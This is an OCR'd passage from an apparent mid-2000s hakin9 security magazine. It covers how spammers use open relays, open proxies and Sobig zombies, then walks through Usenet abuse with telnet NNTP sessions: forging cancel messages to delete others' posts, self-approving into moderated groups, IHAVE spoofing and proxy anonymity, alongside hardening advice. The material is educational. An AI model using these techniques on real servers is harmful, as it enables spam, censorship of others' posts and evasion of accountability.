> mail from:<ania@o2.pl>
< 250 Ok
> rcpt to:<hakin9@hakin9.org>
< 250 Ok
> data
< 354 End data with↵
  <CR><LF>.<CR><LF>
> Subject: test
>
> This is test
> .
< 250 Ok: queued as 5F4D41A3507
> quit
< 221 Bye
```

### Where do Spammers Get Open Relay and Open Proxy Addresses from?

It can be very difficult to find improperly secured servers yourself. But, if you receive spam sent by *open relay* or *open proxy*, you can use it yourself. If you want to check whether a given IP is an address of an *open relay* server, you can use the *rlytest* script (*http://www.unicom.com/sw/rlytest/*), and to discover an *open proxy* – *pxytest* (*http://www.unicom.com/sw/pxytest/*).

Spammers often use commercial *open relay* and *open proxy* address databases. They are easy to find – all you need is to enter "*open proxy*" or "*open relay*" in any search engine and check the few first links (i.e.: *http://www.openproxies.com/ – 20 USD per month, http://www.openrelaycheck.com/* – 199 USD for half a year).

Another method for acquiring addresses is to download zone data containing *open relay* or *open proxy* addresses from one of the DNSBL servers. Lists of such servers are available at *http://www.declude.com/junkmail/support/ip4r.htm*. To download zone data, one can use the *host* application: `host -l <zone name> <DNSBL address>`. Unfortunately, many DNSBL servers deny the downloading of whole zones.



*Open proxy* can be utilised by spammers to send unauthorised email in the same way as *open relay*. Many of them allow for hiding one's IP address – it is a good catch for spammers.

### Using open proxy

In Listing 6, you can see an example of using open proxy through HTTP-CONNECT on port 80. The greater part of the communications is being held with *open relay* (the same commands can be seen in Listing 2). However, before connecting to an SMTP server, we contact the *open proxy* and use it to connect to an MTA. During the connection, we declare that the communication will be conducted according to the HTTP/1.0 protocol, but we do not have to use it at all.

The best catch for spammers is an *open proxy*, which has a local mail server installed. In most cases, the MTA accepts connections from a local proxy without authorisation, treating them as local users. The spammer does not have to know a single *open relay* server, and can easily impersonate someone else in a simple, anonymous way, thereby avoiding responsibility and making identification nearly impossible (the spammer's IP is only present in the proxy server logs and the mail recipient can only obtain it with the help of the proxy administrator). If the spammer badly wants to hide their own IP, they can use several *open proxies* in a cascade (connecting from one to another, and to the mail server at the end).

## Zombies

The newest and most intrusive method used by spammers to transfer costs and responsibility to third parties, are so-called *zombies*. This method is based on joining a worm with a Trojan horse. It aims at creating an *open proxy* on the computer infected by a virus. In this way, a huge network of anonymous *open proxies* used by spammers all over the world is built.

The most common *zombies* are created by the *Sobig* series of viruses. The *Sobig.E* version's pattern of behaviour is presented below:

- After infecting a users computer (after opening an attachment) the first part sends itself to all addresses found in *.txt* and *.html* files on the hard drive.
- Between 19 and 23 UTC time, the first part connects on UDP port 8998 to one of 22 IP addresses found in the virus source code to download the second part.
- After downloading the second part (Trojan horse), it is installed and launched; the IP address of the infected computer is sent to the zombie's author; the third part is downloaded.
- The third part is a modified *Wingate* program, which, after an automatic installation, launches an *open proxy* on the user's machine.

More information about the *Sobig* series of viruses can be found at *http://www.lurhq.com/sobig.html*.

The only way of protecting against *zombies* is to use anti-virus software and IDS systems (*Intrusion Detection System* – i.e. *Snort*), that will help discover an *open proxy* on your network.

## It is better to be safe than sorry

It is easy to utilise improperly secured servers. Consequences for the administrator of the compromised server can be serious, but the spammer will probably get away. This is why one should not belittle security issues. When starting up your own proxy server, you should make sure that only the local network users have an access to it. Your mail server should require authorisation, although many portals are setting a very bad example. Maybe it will result in a slightly lower comfort level for your users, but one can not argue about the sense of purpose. ■

### History of Spam

The etymology of the word *spam* is associated with canned luncheon meat manufactured by *Hornel Foods* under the name of SPAM. The abbreviation stands for "*Shoulder Pork and hAM*" or "*SPiced hAM*". How did luncheon meat get associated with unwanted mail? The blame goes partially to the creators of *Monty Python's Flying Circus* comedy TV series. One of the episodes shows a restaurant, where the owner annoyingly markets SPAM added to every meal served. One of the tables in this restaurant is taken by Vikings, who cut in on the marketing campaign of the owner by singing "*spam, spam, spam, lovely spam, wonderful spam*" until told to shut up.

It is hard to say who started using the word *spam* to describe unsolicited bulk mail. Some sources attribute this to the users of network RPG games called MUDs (*Multi-User Dungeons*), who used the word *spam* to describe situations where too many commands or too much text were sent in a given time-frame (now this situation is more often described as *flooding*). Other sources attribute the first use of the word *spam* to the users of chatrooms on *Bitnet Relay*, which later evolved into IRC.


The first case of *spam* email is however most widely attributed to a letter sent in 1978 by *Digital Equipment Corporation*. This company sent an ad promoting their newest machine – DEC-20 to every *Arpanet* user on the US West Coast. The word *spam* was used in public for the first time in 1994, when an ad was placed on Usenet by Lawrence Canter's and Marthy Siegel's law firm, promoting their services regarding the US Green Card lottery. This ad was placed on every existing newsgroup at the time.

Right now, the term *spam* is used to describe electronic mail sent on purpose, en-masse, to people who haven't agreed to receiving such mail. The official name for *spam* is Unsolicited Bulk Mail (UBE). *Spam* can, but does not have to be associated with a commercial offer. Solicited mail is now often called *ham*.

More on the history of spam can be found by visiting *http://www.templetons.com/brad/spamterm.html*

8-9.09.2005 Warsaw

The largest Conference on Security and Reliability of Information Systems and Technologies



www.bin.org.pl/en

# IT SECURITY GigaCon

Security and Reliability of Information **Systems and Technologies**

- 2 days,
- 3 parallel speech sessions,
- more than 40 lectures
- 6 parallel workshop sessions,
- more than 1500 attendees,
- company presentations,
- free attendance to speeches.

**Subject scope:**

- Firewall & VPN Systems
- Security Audit Tools and Intrusion Detection Systems (IDS)
- Anti-virus Software
- Cryptography Software and Coding devices
- Public Key Infrastructure Solutions and Smartcards
- Network Services Servers
- Cluster Solutions
- Mass Storage Systems and Data Archive Solutions
- Database Reliability and Security
- IT Security Management

FREE ATTENDANCE to speeches


Contact:
Tomasz Szypuła
Phone 0048 22 860 17 21
Fax 0048 22 860 17 71
E-Mail: tomasz.szypula@software.com.pl

Media partners:
LINUX+ php solutions
hakin9 Software 2.0

software KONFERENCJE

# Usenet Abuse

Sławek Fydryk
Tomasz Nidecki



**When Usenet was created, nobody thought about security. Unfortunately, today one can not assume that good manners will stop Internet users from deleting someone else's messages, removing groups or sending vulgar swearwords to moderated newsgroups. We will take a look at what a malicious Usenet user can do.**

Standards and protocols used in Usenet are the underlying technologies of the Internet. It is therefore not surprising that, at the time when they emerged, no one thought about security issues. But, as soon as the Internet came into most households, it turned out that the Usenet assumptions are, to say the least, leaky as a sieve. To make matters worse, the size of the Usenet infrastructure makes it basically impossible to change them.

## How Usenet works

Usenet is a distributed network of servers which are supposed to receive, keep and provide messages (often called articles, posts or news) in discussion groups (also known as newsgroups). A user can send a message to a chosen group which will then be read by the others. Usenet is therefore a close cousin of any forum or discussion mailing list – it serves the same purpose but uses different mechanisms – its own protocol (not like a forum – WWW or a mailing list – e-mail) and a distributed network (not a centralised one as is being used by lists and forums).

Discussion groups form a tree-like structure. Group names, unlike domain names, start with the most general component. So, for instance, instead of **.us* domains we have *us.** groups. All groups having the same first part are called a hierarchy – we have hierarchies such as *sci.**, *alt.** or *us.**. All groups in a hierarchy are subject to the same set of rules such as the possibility of creating or deleting groups, moderating, etc. Administrators must configure their server according to those rules if they want to make a given hierarchy accessible to users.

### What you will learn...

- how Usenet works, what the NNTP protocol is and how to use it in practice,
- how to delete messages, remove groups and bypass moderating mechanisms on your own server,
- how to configure your own server in a way which will make it resistant to such abusive actions.

### What you should know...

- how to use a text editor and basic Linux commands.

Of course, not every server enables users to use every group. The administrator decides which groups are available on a given server. Generally, public servers provide entire local hierarchies for a given country (i.e. *us.** for the United States) and the so-called big eight which consists of: *comp.** (computer topics), *humanities.**, *misc.** (miscellaneous matters), *news.** (about Usenet), *rec.** (recreation related), *sci.** (scientific groups), *soc.** (social matters) and *talk.** (chatting). Less frequently, other hierarchies are made available such as the *alt.** which has the greatest amount of groups (it is generally not entirely available).

## Distributed structure

Usenet servers are connected into a network which enables them to mutually exchange messages. Therefore, if one of them receives a message from a user it will be shortly available on all others which keep the given group.

Servers exchange messages in an active (*push*) way rather than a passive (*pull*) one. This means that after a server has received a message, it sends it off to other servers instead of waiting until another server downloads it. Connections between servers are called feeds. Users get messages in a passive way – on a users' request, a *newsreader* program checks whether there are new messages available in the requested groups and downloads them if this is the case.

Because Usenet is constructed in such way, the administrator of server A who wants to provide, for instance, groups from the *alt.** hierarchy must contact the administrator of at least one server B which already provides this hierarchy and ask for a feed. When that happens, the administrator of B changes the configuration of their server so that it starts sending new messages to server A and agrees to receive new messages from its users. If any forms of abuse take place on server A and its administrator takes no action, the owner of B can, at any time, revoke the feed (stop sending new messages) and stop receiving messages from A.




**Figure 1.** *How Usenet servers exchange messages*

Let us take a look at what happen to a message which will be sent to a discussion group server before it gets to another one (see Figure 1). Let us assume that we are dealing only with three servers (the example can be, of course, extended to any number of servers): *news1.example.com*, *news2.example.com* and *news3.example.com*. Let us also assume, that the user has sent their message to the *news1.example.com* server to the *alt.test* group which is also available on all the remaining servers.

After having received the user's message, the *news1.example.com* server connects to the *news2.example.com* and *news3.example.com* servers and informs them that it has received a new message. It also provides a unique identifier for the given message (known in Usenet as the *MessageID*). The *news2.example.com* server informs *news1.example.com* that it does not yet have that message and requests that it will be sent. The *news3.example.com* server does the same. After a moment, the message is available on all three servers.

But *news2.example.com* and *news3.example.com* are also connected to each other. This means, that after *news2.example.com* has received the message, it will contact *news3.example.com* and inform it about that. However, *news3.example.com* has already got a message with that identifier so it replies that it does not need it anymore. So, the servers will not have duplicated messages and will not send an unnecessarily a large amount of data.

## NNTP and NNRP protocols

The protocol used in Usenet for exchanging messages (both between two servers and between a user and a server) is the *Network News Transport Protocol* (NNTP). The command subgroup used to exchange messages between a client and a server is often called the *Network News Reader Protocol* – NNRP.

The NNTP was defined in RFC 977 in 1986. It was a proposition of extending the Usenet standard used in Arpanet (see RFC 850 from 1983) so that it would have less restrictions and be more widespread. A year after RFC 977 was published, RFC 1036 was introduced and was supposed to replace RFC 850. Also, not long ago in the year 2000, RFC 2980 was introduced which defined popular NNTP extensions which have proven to be useful in practice.

NNTP is a typical text protocol very similar to, for instance, SMTP. Also, the format of text messages is not all that different from electronic mail. The exchange of large message packages between servers is, of course, slightly more complex as the protocol introduces data compression among other things. However, client-server communication is based on a few simple commands.

### Server access

In order for the sending and receiving of messages to be possible, it is, of course, necessary to have an access to one of the Usenet servers. Access can be regulated by an administrator – selected users can have only reading rights or permissions for both reading and sending.

Access permissions can be based on one of two mechanisms. The first is access for only a selected range of IP addresses. This method is used by most public servers. Another method of user authorisation is a login and a password – on many servers connected to web portals it is necessary to create a free email account and provide the appropriate login and password while connecting to the server.

## Sending our first message

Equipped with the knowledge of how Usenet works, we will try to gain access to a server as well as receive and send a message. The NNTP protocol is simple enough so that we will not need any additional tools to carry our our tests – *telnet* will suffice. Basic NNTP commands are presented in the Frame.

Let us assume that we already know (for instance from our Internet Service Provider) which NNTP server we are allowed to use. Let us try to connect to it on port 119:

```
$ telnet news1.example.com 119
< 200 news1.example.com
  InterNetNews NNRP server
  INN 2.3.4 ready (posting ok).
```

It is easy to guess that the `posting ok` information tells us that we are allowed to post messages on this server. At the same time, we found out that the software with which we will communicate is *INN* version 2.3.4 (most Usenet servers use *INN* software).

It is best to start our conversation with the server by stating whether we are another server or a client. Let us declare that we are a client program:

```
> MODE READER
< 200 news1.example.com
  InterNetNews NNRP server
  INN 2.3.4 ready (posting ok).
```

The server accepted our declaration. Most servers do not require one – a lack of a declaration is interpreted as a client program. Now we can make sure that the server contains the group from which we want to download messages (and then send our own):

```
> GROUP alt.test
< 211 9154 1442957 1498438
  alt.test
```

The numbers appearing after the reply with code 211 (see Frame *NNTP return codes*) signify respectively: the number of messages on the server (within the given group), the number of the first and last message.

Knowing the message numbers, (not to be confused with *MessageID* – message numbers on a server are local identifiers) we can read the last one:

```
> ARTICLE 1498438
```

As a result, we will get the chosen message.

Now, we can attempt to send our first message from *telnet*. For this purpose, we can use one of two commands. The `POST` command is used for sending messages from client programs whereas `IHAVE` – by other servers. In practice `POST` means *send a message* and `IHAVE` – *I have a message. If you do not have it I can send it to you*. In our exercise, since we're pretending to be a client program, we will use `POST` to send our message:

```
> POST
< 340 Ok, recommended ID
  <c9pf7f$63c$1@news1.example.com>
```

As can be seen, the server suggested an appropriate *MessageID* right away. It is also ready to receive a message from us (see Frame *NNTP return codes*). Now it is up to us to format it in a proper way. In the simplest case it will suffice if we use three headers:

- `From` – the sender's address,
- `Subject` – the subject of the message,
- `Newsgroups` – a list of groups to which the message should be sent, separated by commas.

If we skip any of these headers, the message will not be accepted. The remaining headers will be added by the server. We can decide to provide our own *MessageID* or other headers. However, in our case, this will not be necessary.

A sample message is presented in Listing 1. As can be seen, we provide the headers at the beginning of the message. They end with the `Body` header (one must remember to supply a space after the colon – otherwise some servers might reject the message). After that, we leave a blank line, write the contents of our message, add another blank line and a period in a new line – this ends the message body.

Let us make sure that our message got to the server by providing its *MessageID*:

**Listing 1.** *Our first message*

```
> POST
< 340 Ok, recommended ID <c9pf7f$63c$1@news1.example.com>
> From: nobody@nowhere.com
> Newsgroups: alt.test
> Subject: test
> Body:
>
> This is a simple test. Ignore it.
>
> .
< 240 Article posted <c9pffc$6mu$2@news1.example.com>
```

**Listing 2.** *Our first message already on a server*

```
> ARTICLE <c9pffc$6mu$2@news1.example.com>
< 220 0 <c9pffc$6mu$2@news1.example.com> article
< Path: news1.example.com!newsserver.example.com!not-for-mail
< From: nobody@nowhere.com
< Newsgroups: alt.test
< Subject: test
< Date: Fri, 4 Jun 2004 09:30:34 +0000 (UTC)
< Organization: Example Server
< Lines: 2
< Message-ID: <c9pffc$6mu$2@news1.example.com>
< NNTP-Posting-Host: our.IP.address
< X-Trace: news1.example.com 1086341434 6878
  our.IP.address (4 Jun 2004 09:30:34 GMT)
< X-Complaints-To: abuse@news1.example.com
< NNTP-Posting-Date: Fri, 4 Jun 2004 09:30:34 +0000 (UTC)
< Body:
< Xref: news1.example.com alt.test:1494996
<
< This is a simple test. Ignore it.
<
< .
```

```
> ARTICLE
  <c9pffc$6mu$2@news1.example.com>
```

If our message got to the server, we will see it together with all headers (Listing 2):

As can be seen, the server has added its own headers. Among them is the `NNTP-Posting-Host` header which enables us to identify the sender by the IP address as well as the `Path` header which tells us which servers have already received the message (so that it's not necessary to contact them and send the message through a feed).

### It is not always that easy

In the presented example, the connection to the server was carried out with no authentication. If authentication is required by the server we must supply our login and password. We do this with the `AUTHINFO` command in two steps. Here is an example:

```
$ telnet news2.example.com 119
< 200 news2.example.com
  InterNetNews NNRP server
  INN 2.4.1 ready (posting ok).
> AUTHINFO user User
< 381 PASS required
> AUTHINFO pass Password
< 281 Ok
```

Let us see what will happen if we try to download and send messages to a server if we have no access:

```
$ telnet news3.example.com 119
< 201 news3.example.com
  InterNetNews NNRP server
  INN 2.3.2 ready (no posting).
```

The server informs us right away that we have no permission to send messages (`no posting`). Let us try to read a sample message. In order to do that, let us first get access to the alt.test group with the command `GROUP`:

```
> GROUP alt.test
< 480 Authentication required
  for command
```

As we can see, even though we managed to establish a connection, the server has not even provided us with general information about the group and requested authorisation. We, therefore, cannot read the message. Other servers can be more unfriendly:

```
$ telnet news4.example.com 119
< 502 You have no permission
  to talk.  Goodbye.
< Connection closed
  by foreign host.
```

## Abuse

Since we have already known how a user can gain access to a server and send a message, it is worth knowing what abuse they can commit, other than sending vulgar contents. It turns out that the way Usenet works gives users fairly large possibilities in this area.

Since Usenet has been a distributed network, mechanisms must exist which will propagate commands such as deleting messages, creating and removing groups, etc. to other servers. The creators of Usenet chose the easiest solution: all such changes are accomplished by means of regular messages with appropriate headers. Therefore, it is was not necessary to create separate mechanisms for distributing such decisions.

This solution presents several possibilities to malicious users. In order to delete someone's message, moderated groups or even create a new or remove an existing group, it is enough to gain access to any NNTP server connected to a public network and send an appropriately prepared message. There exists, of course, certain mechanisms which prevent such abuse from taking place but most of them are far from ideal and can be bypassed.

### Anonymity

Users intending to commit some malicious action generally want to remain anonymous whilst doing so. Acquiring anonymity in Usenet requires using techniques similar to the ones being used for SMTP. It's enough to gain unauthorised access to the console on some computer or use an *open proxy,* and the only person who will know who is responsible for the user's actions will be the administrator of that computer or proxy.

As we mentioned earlier, NNTP servers automatically add the `NNTP-Posting-Host` header, which contains the FQDN (*Fully Qualified Domain Name*) or the IP address of the person who sent the message. There exist selected servers which do not add this header but they are not welcome in the public Usenet community and no wonder – they render the identification of malicious users impossible. In general, the identification of the message sender is not all that troublesome – all can be seen in the message headers.

A user who uses WWW-news gateways or email-news is identified in a slightly different way. In this case, `NNTP-Posting-Host` generally contains the IP of the gateway so additional headers, identifying the user, must be present. There are no standards in that respect, so any gateway will add its own headers starting with `X-` (headers starting with `X-` are optional, any such header can be added to a message and will have no effect on message handling). The gateways can, for instance, add a `X-HTTP-Posting-Host` header which will contain the IP address of the user who sent the message from the WWW. However, gateways do not allow users to create a message directly, add their own headers, etc. so their usefulness for malicious users is limited.

If a user connects to an *open proxy* server and sends a message to any given server on its behalf, the headers will contain `NNTP-Posting-Host` only of that of the proxy server and the user's IP address will not be made public knowledge. The NNTP server administrator can ask the proxy server administrator to dig the senders IP address out from old logs, but many users wanting to remain anonymous use proxy servers located in the far east, which makes the chance of an NNTP administrator getting in touch with a proxy administrator rather slim. Just as remote is the chance of identifying a user who used a computer in an Internet cafe.

When sending a message through an *open proxy*, the user

## The Most Important NNTP Commands

- `HELP` – provide a list of all commands available on the server together with their syntax,
- `MODE` – defining the working mode (`MODE READER` – client, `MODE STREAM` – server),
- `AUTHINFO` – used to provide authorisation data (`AUTHINFO user` username, `AUTHINFO pass` password),
- `LIST` – return a list of groups (a template such as `rec`.* can be supplied as a parameter),
- `GROUP` – used to obtain basic information about a group and to set the pointer to that group; returns the number of messages in the group as well as the number of the first and last message,
- `NEXT` – goes to the next message in the group (after setting the group pointer with `GROUP`),
- `LAST` – goes to the last message in the group,
- `ARTICLE`, `HEAD` and `BODY` – enables us to download the entire message, only the headers or only the message body respectively; the message number on the server or the *MessageID* can be supplied as a parameter,
- `POST` – used for sending a message; after this command, one should enter the message with appropriate headers,
- `IHAVE` – used for sending messages by a server; if the return code is 345 the message should be provided (just like in `POST`) and if it is 435 the server already has that message.

Please note: all NNTP commands can be supplied in lowercase as well.

## NNTP Return Codes

NNTP return codes consist of three digits. The first one describes the general category, the second one a detailed category and the last one designates a specific code. This is the meaning of the particular digits:
First digit:

- `1xx` – information that can be ignored,
- `2xx` – command completed successfully,
- `3xx` – please continue data input (for multi-line commands),
- `4xx` – the command was correct but it couldn't be carried out,
- `5xx` – incorrect command (no such command, fatal error, etc.).

Second digit:

- `x0x` – connection, preparation and other general information,
- `x1x` – choice of discussion group,
- `x2x` – choice of a message within a group,
- `x3x` – message distribution functions,
- `x4x` – sending messages,
- `x8x` – non-standard commands,
- `x9x` – debugging data.

might encounter problems with authorisation. Apart from the proxy itself, they must also find an NNTP server which accepts messages from its IP address. In this situation, it might prove easier to use a server which requires a login and a password. Using *open proxy* and HTTP, a malicious user can first create a mail account on one of the servers (through a web site) and then, still using the proxy, send messages from any IP address (through NNTP).

## Deleting a message

As we already know how to send a message to a server, let us try to delete one. In order not to commit a malicious act, we will delete the message we sent a moment ago – this is perfectly acceptable. We should remember to perform all tests, which can be perceived by server administrators as unauthorised, on our own server.

In order to delete a message, we must send one which will point to the message we want to delete. We will have to add a `Control` header containing the `cancel` command and the identifier of the message to be deleted. A sample cancellation is presented in Listing 3.

**Listing 3.** *Deleting a message*

```
> POST
< 340 Ok, recommended ID <c9phs9$gal$1@news1.example.com>
> From: somebody@somewhere.net
> Newsgroups: alt.test
> Subject: delete the test
> Control: cancel <c9pffc$6mu$2@news1.example.com>
>
> .
< 240 Article posted <c9phs9$gal$1@news1.example.com>
```

Let's check if our message was deleted:

```
> ARTICLE
  <c9pffc$6mu$2@news1.example.com>
< 430 No such article
```

If deleting our message turned out to be that easy, it might seem that deleting any other message will be just as simple. In practice, it is. It turns out that there are no mechanisms which will prevent users from deleting messages sent by others – the IP addresses of the senders or even the email address are not taken into account.

A server administrator can limit the sending of *cancel* commands to a given range of IP addresses or to authorised users (all of them or only selected ones) or even revoke from all users the right to remove messages. In practice, however, most servers allow for message removal. Therefore, if we do not want our server to be used for unauthorised message removal we can completely revoke cancellation rights or limit them (based on IP addresses or authorisation).

There are, unfortunately, no other means of protection, although there have been projects about using cancellation authorisation by means of signatures or hashes (so-called *cancel locks* – for instance *http://www.templetons.com/usenet-format/howcancel.html*). Introducing them to public use would require serious rebuilding of the infrastructure – especially client programs. Otherwise, the existing programs would not have the option of deleting messages.

## Bypassing the Moderator

Until now, we have been experimenting with groups to which anyone can send a message. There also exist moderated groups in Usenet. A message sent to such a group is first sent, via email, to a moderator, who adds the necessary headers and sends it back to the server.

It turns out that a user can be the moderator for their own messages and publish them on any given moderated group. The only mechanism responsible for moderating is the `Approved` header. If this header has been added to the sent message (it may contain any, not necessarily existing, email addresses) the message, instead of going to a moderator, will automatically get to the group.

Let us try to send a message to a moderated group on our own server. We will start by sending a normal message (see Listing 4). After having sent it, we get back the information that it has been sent via email to a moderator. To be sure, we can check if the server contains a message with the *MessageID* which the server proposed before accepting it:

```
> ARTICLE
  <c9qfld$97d$2@hq.pradnik.one.pl>
< 430 No such article
```

As can be seen, the message did not get to the group but rather to the moderator. Let us try again, but this

### Anonymity with IHAVE

An interesting method of becoming anonymous in Usenet is using the `IHAVE` command for exchanging messages between servers. During an NNTP session, the user does not pretend to be a client program but rather another server. They add a fake `NNTP-Posting_Host` to their message. They create their own *MessageID*, `Path` header and send the message to the server, so that it appears as if it was sent by a third party.

However, most servers do not accept messages sent with `IHAVE` if it does not come from a server with which they have a steady message exchange (feed), so the relevancy of this method is limited in practice. Also, the NNTP server logs will contain information about the IP address from which the message was sent, so the server administrator will have an easier job than with the *open proxy*.

time with an `Approved` header having any random content (see Listing 5). This time, after we have finished sending our message, we received back information that it has been published. Let us check to be sure:

```
> ARTICLE
  <c9qfnt$9c7$1@hq.pradnik.one.pl>
```

As a result of this command, we will see the posted message.

As can be seen, bypassing the moderating mechanism is a piece of cake. In practice, users who use this mechanism supply the actual moderator's email address in the `Approved` header (it can be found in any other message that has been posted by the moderator). Some servers do not accept messages if the address in the `Approved` header does not match the moderator's address (in the server configuration).

An interesting thing are auto-moderated groups. Persons, wishing to post messages to such a group, simply add an `Approved` header to their message. Such groups do not have a moderator who accepts any remaining messages, so all messages which do not have an `Approved` header disappear into */dev/null*.

Unfortunately, the possibilities of protecting oneself from bypassing the moderating mechanism are rather small. The *INN* server administrator can limit the possibility of sending messages with this type of header and provide it only to a given range of IP addresses or selected authorised users. But, if they want moderated groups to appear on their server, they must also grant this right to other servers which will send them the messages. In practice, this means that it is enough if there is only one server in an entire public network which accepts auto-moderated messages and the message will be posted to all servers.

The only possibility of protecting oneself from unauthorised auto-moderating would be to grant moderators access to selected servers based on a login and password or an IP address, and removing from the public network all servers which enable auto-moderating. Such a task is basically impossible due to the large size of Usenet. Therefore, it is basically always possible to bypass moderation, although it sometimes requires the user to find an appropriate server.

## Creating and deleting groups

In theory, creating and removing groups is just as easy as removing messages. The same mechanism is being used, which is the `Control` header. However, a user wishing to commit a malicious act (for instance delete *comp.os.ms-windows.advocacy*) will encounter serious problems.

The policy for the creation and deletion of groups depends upon two factors: the regulations, to which a given hierarchy is subjected and the decisions of the administrator of a given server. Thankfully, *INN* provides greater control over the creation and removal of groups than it does over single messages.

There exist hierarchies, such as *alt.**, which give users absolute freedom when it comes to creating and deleting groups. Each user has the right to create a new *alt.** group and, theoretically, delete an existing one, as long as they are able to send the appropriate *control* (that is short for messages which tell the server to perform a specific task rather than post a message).

